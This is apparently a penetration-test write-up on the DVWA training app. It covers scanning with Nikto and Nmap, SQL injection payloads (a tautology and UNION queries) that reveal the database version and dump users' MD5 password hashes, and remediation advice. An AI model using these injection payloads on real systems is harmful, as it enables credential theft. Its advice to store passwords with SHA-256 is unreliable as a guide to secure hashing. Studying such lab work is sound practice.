


SECURITY ASSESSMENT REPORT - WEB APPLICATION TESTING

Status Completed

Timing Jul 18, 2025 to Jul 27, 2025

Owner Olukayode Ayodele

Overview

Web application testing is one of the key areas of penetration testing. It focuses on identifying vulnerabilities in a web application which can be exploited by adversaries. In this assessment, Damn vulnerable web application (DVWA) was tested to find vulnerabilities. Outcomes are detailed in subsequent sections of this report.

SCOPE - Damn Vulnerable Web Application (DVWA)

Objectives

- Identify susceptibility to SQL injection
- Identify any weak protocols allowed on the web application
- Identify other insecure design in the web application
- Map identified weaknesses to OWASP list of critical security risks for web applications
- Recommend remediation for each identified vulnerability

Strategy

Passive reconnaissance for any publicly available knowledge of the web application and active reconnaissance of the web application. Subsequently, attempt to exploit vulnerabilities found.

Tools

- Open source intel
- Kali linux OS
- Nikto
- Nmap

Attack Vector


- SQL injection

BREAKDOWN OF TEST PROCEDURE

I began the planning of the web application test by enumerating the strategy and tools to employ. The initial strategy was to find any public information about the DVWA on google and any discussion forums before carrying out any active reconnaissance. I was able to gather from google and reddit that there are several attack vectors which can be attempted on the web app.

With this information, I decided to use active reconnaissance to interact with the dvwa web application and analyze the information gathered. First was to deploy my Virtual Machine hosting a kali linux operating system which is an effective penetration testing operating system with built-in web testing tools like nmap, nikto and burpsuite among other security testing tools.


I first did a nikto scan to reveal the associated IP(s) of the web app and other information about the dvwa. The scan result showed the associated IPs and other potentially exploitable information. Further scan with nmap also showed the open ports including port 80, the port for insecure http service.
The attached screenshot below shows the results of my nikto and nmap scans on the kali linux system.



```
┌──(kali㉿kali)-[~]
└─$ nikto -h dvwa.co.uk
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 104.21.32.202, 172.67.154.147, 2606:4700:3037::ac43:9a93, 2606:4700:3034::6815:20ca
+ Target IP:          104.21.32.202
+ Target Hostname:    dvwa.co.uk
+ Target Port:        80
+ Start Time:         2025-07-26 07:52:37 (GMT-4)
---------------------------------------------------------------------------
+ Server: cloudflare
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: An alt-svc header was found which is advertising HTTP/3. The endpoint is: ':443'. Nikto cannot test HTTP/3 over QUIC. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/alt-svc
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/miss
ing-content-type-header/
+ Root page / redirects to: https://dvwa.co.uk/
^C

┌──(kali㉿kali)-[~]
└─$ nmap 104.21.32.202
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-26 07:52 EDT
Nmap scan report for 104.21.32.202
Host is up (0.033s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
8080/tcp open  http-proxy
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 5.94 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

With information from the scans and information gathered publicly, I decided to attempt SQL injection on the web app. The aim of this was to find and extract any “supposedly” protected and sensitive data or data relevant to user accounts and their logon credentials.

Without any credentials to log on, I entered the query 1’ or ‘1’ = ‘1 into the user ID and this immediately returned five user accounts including an admin account. All users are shown in the attached screenshot below.



Vulnerability: SQL Injection


```
ID: 1' or '1' = '1
First name: admin
Surname: admin

ID: 1' or '1' = '1
First name: Gordon
Surname: Brown

ID: 1' or '1' = '1
First name: Hack
Surname: Me

ID: 1' or '1' = '1
First name: Pablo
Surname: Picasso

ID: 1' or '1' = '1
First name: Bob
Surname: Smith
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Without knowing their passwords, this information cannot be exploited so I further tried to find information about the Database Management system (DBMS) version. This can determine the ease or likelihood of a successful SQL injection to find passwords and any other known flaws of the DBMS. I injected the query below into the user ID and this revealed the database version details.


```
' UNION SELECT @@version, NULL#
```




```
ID: ' UNION SELECT @@version, NULL#
First name: 10.5.19-MariaDB-0+deb11u2
Surname:
```

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

With this information, I injected more queries and eventually found the column and table names and using "UNION ATTACK", I was able to find password MD5 hashes of five user accounts including the admin account.


User ID: password FROM user



Vulnerability: SQL Injection

```
ID: ' UNION SELECT user, password  FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password  FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password  FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password  FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password  FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

With this achieved, I could establish that this web application is vulnerable as these revealed password hashes can then be extracted to a file and cracked using available tools like John the ripper on the kali linux system.

List of Identified Vulnerabilities and Remediation

1. **SQLi**: By successfully injecting queries that return user credentials, the web application is vulnerable to SQL injection attacks like error based SQLi and UNION attacks.
   REMEDIATION - Ensure developers use input validation for all inputs and also by using prepared statements which will prevent the input statements from forming a query.

2. **Insecure Open Port**: The nmap scan showed open port 80 which is essential for web service. However because of lack of encryption, traffic over this port is

insecure and will definitely enable attackers to intercept and manipulate data transmitted. Another implication of this is lack of authenticity and integrity.
REMEDIATION - disable port 80 and use secure http only on port 443 for web traffic.

3. **Missing content-type header:** From the nikto scan, it is seen that the content-type header is not set. This can allow a MIME-Sniffing attack which essentially means attackers can manipulate the web application to execute malicious codes potentially leading to cross site scripting or other attacks.
REMEDIATION - Ensure proper MIME-type configuration, disable content sniffing, use secure protocols (https) and implement input validation and sanitization.

4. **Weak Cryptography**: The hash algorithm used for the password hashes in the DBMS is MD5. It is encouraged to use more secure algorithms such as SHA-256 which is more resistant to password attacks.

OWASP CHECKLIST MAPPING

- **INJECTION** (SQLi)
- **CRYPTOGRAPHIC FAILURES** (MD5 hash of passwords)
- **SECURITY MISCONFIGURATION** (Unnecessary open port)
- **IDENTIFICATION AND AUTHENTICATION FAILURES** (Permits credential stuffing)
- **BROKEN ACCESS CONTROL** (Exposure of sensitive information to unauthorized actor, access to admin credentials)

Conclusion

It is established beyond reasonable doubt that the web application is vulnerable to several attack vectors. It is highly recommended to address these vulnerabilities as it is only a matter of time before they are exploited by adversaries and to foster security of users.